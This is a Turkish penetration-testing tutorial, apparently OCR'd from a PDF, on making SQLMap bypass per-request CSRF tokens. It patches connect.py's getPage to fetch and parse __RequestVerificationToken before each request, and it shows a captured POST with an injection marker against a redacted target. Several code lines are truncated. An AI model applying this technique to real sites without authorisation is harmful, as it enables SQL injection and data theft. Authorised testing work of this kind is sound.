
SQLMap ile CSRF Bypass

İbrahim BALİÇ
ibrahim@balicbilisim.com

Merhabalar,

Birçok güvenlik araştırmacısı web uygulamaları için penetrasyon testleri yaparken, tespit ettikleri zafiyetleri exploit edebilmek adına çeşitli araçlardan faydalanmaktadır. Bu araçlar genel olarak işlemleri otomatik hale getiriyor olsalar da kısmen yetersiz kaldıkları durumlar veya güvenlik denetimlerine takıldıkları zamanlar vardır. Bu başlık altında SQLMap aracını kullanarak CSRF(Cross-site Request Forgery) için alınmış bir dizi önlemi bypass etmenin yollarına deyineceğim.



Burada kullanılan CSRF mekanizmasının çalışma anatomisine göz atacak olursak, Server'ın, Client için gönderdiği cevapta (response) sayfa içerisindeki formlar için random bir token oluşturulmuş. Server Client'tan gelecek olan her istek için bu token değerini beklemektedir. Eğer bu token gönderilirse, Istek(request) için Cevap(response) verilecektir. Sayfa her yenilendiğinde (her request için) o sayfaya özel uniq bir token oluşturulmakta ve yapılacak istek için bu token beklenmektedir.

SQLMap aracının bu seneryo/mekanizma içerisinde kullanacağımızı düşünürsek, yapılacak atack'ın başarısız olacağını hemen anlayabiliriz.SQLMap'ın bu seneryo içerisinde server için yapacağı her istek içerisinde server için bir token göndermesi gerekmektedir. Bu tip bir durum için SQLMap içerisinde yapılacak ufak bir kaç değişiklik ile SQLMap için bu yetenek kazandırılabilinir.

Hedefimiz SQLMap aracığını çalışma mekanizmasını değiştirmek suretiyle yapacağı her istek(request) öncesinde Server'dan ilgili token değerini alıp, yapacağı bir sonraki istek(request) içerisinde bu token'ı kullanması. Bu sebeple bulmamız gereken öncelikli şey SQLMap aracının istek yapmış olduğu modül.

https://github.com/sqlmapproject/sqlmap/blob/master/lib/request/connect.py

SQLMap aracı biraz incelediğimizde yapılan her istek için **connect.py** içerisinde bulunan **getPage** functionını kullandığını açıkça görebilmekteyiz. Seneryomuza göre yapılacak her işlem için SQLMap aracının server ile iletişim sağlaması ise bu function içerisinde değişiklik yapmamız bizim için yeterli olacaktır.

Seneryomuza göre şimdiki hedefimiz server'ın client için oluşturduğu token'ı sayfa içerisinde tespit etmek. Bunu anlamak için giden trafiği veya sayfa içerisinde source code'un incelenmesi faydalı olacaktır.

Bizim örneğimizde **__RequestVerificationToken** değeri içerisinde gidip geldiğini görüyoruz.

Server'ın client için oluşturduğu random token'ın tutulduğu input değerini tespit ettik, Şimdiki hedefimiz sunucuya kendi cookie değerimiz ile istekte(request) bulunup, bize göndermiş olduğu cevap(response) içerisinde **__RequestVerificationToken** değerini alıp, SQLMap içerisinde gönderilecek post değeri içerisine yerleştirmek.

```
    if auxHeaders:
        for key, item in auxHeaders.items():
            for _ in headers.keys():
                if _.upper() == key.upper():
                    del headers[_]
            headers[key] = item

    for key, item in headers.items():
        del headers[key]
        headers[unicodeencode(key, kb.pageEncoding)] = unicodeencode(item, k
    dataxx = ""
    cookiex= ""
    opener = urllib2.build_opener()
    opener.addheaders.append(('Cookie', '__utma=140768430.1561743388.1404383
    __utmz=140768430.1404383097.1.1.utmcsr=google|utmccn=(organic)|utmcmd=or
    __RequestVerificationToken=ub6fb54E1ZmO0Di6xDStE7W8S-GRN5fnmU-xHybTnJ3Sd
    NSC_DTX_eftufl_nbsnbsb_fev_us=ffffffffaf18a15645525d5f4f58455e445a4a4237
    opener.addheaders.append(('User-Agent','Mozilla/5.0 (Windows NT 6.1; WOW

    f = opener.open("https://[redacted]")
    dataxx = f.read()
    f.close()
    if not dataxx == "":
        cookie = cookiex
        conf.cookie = cookiex
        link_re = re.compile('(name="__RequestVerificationToken" type="hidde
        links = link_re.findall(dataxx)
        csrfid = links[1].replace('value="',"").replace('"',"").replace('nam
        type=hidden ","")
        post = unicodeencode(post, kb.pageEncoding)
        post = post.replace("csrfid",csrfid)
        headers["Cookie"] = "__utma=140768430.1561743388.1404383097.14043830
        __utmz=140768430.1404383097.1.1.utmcsr=google|utmccn=(organic)|utmcm
        __RequestVerificationToken=ub6fb54E1ZmO0Di6xDStE7W8S-GRN5fnmU-xHybTn
        NSC_DTX_eftufl_nbsnbsb_fev_us=ffffffffaf18a15645525d5f4f58455e445a4a
    if method:
        req = MethodRequest(url, post, headers)
        req.set_method(method)
```

Yukarıda görmüş olduğunuz gibi connect.py içerisinde getpage functionında değişiklikler yaptım, 1. aşama olarak server için kendi cookie değerimi set ediyorum ve 2. aşamada bu cookie değeri ile server'a istek yapıyorum(request). 2. aşamada server'ın bana göndermiş olduğu cevap(response) içerisinde aradığım **__RequestVerificationToken** değerini parçalıyorum(parse ediyorum). Bu değeri alıp 4 aşamada SQLMap'in post parametresinin içerisindeki csrfid değişkeni ile server'dan aldığım değişkeni yer değiştiriyorum. Bu sayede SQLMap yapacağı her istek içerisinde server'a requestverification token yollamış oluyor.

```
POST https://[redacted] HTTP/1.1
Host: [redacted]
Connection: keep-alive
Content-Length: 159
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin:[redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Geck
Content-Type: application/x-www-form-urlencoded
Referer: [redacted]
Accept-Encoding: gzip,deflate,sdch
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: __utma=140768430.1561743388.1404383097.1404383097.1404383097.1; __utmc=1407

__RequestVerificationToken=csrfid&Email=ibrahim%40balicbilisim.com*&KullaniciNo=-1
```

Sqlmap içerisinde **__RequestVerificationToken** parametresinin değerini csrfid olarak verdiğim için her istekte alınan request token burayla yer değiştirilecektir.

Bu mantık ile farklı uygulamalarda farklı denetimleri bypass edebilirsiniz.

Herkese iyi çalışmalar dilerim

İbrahim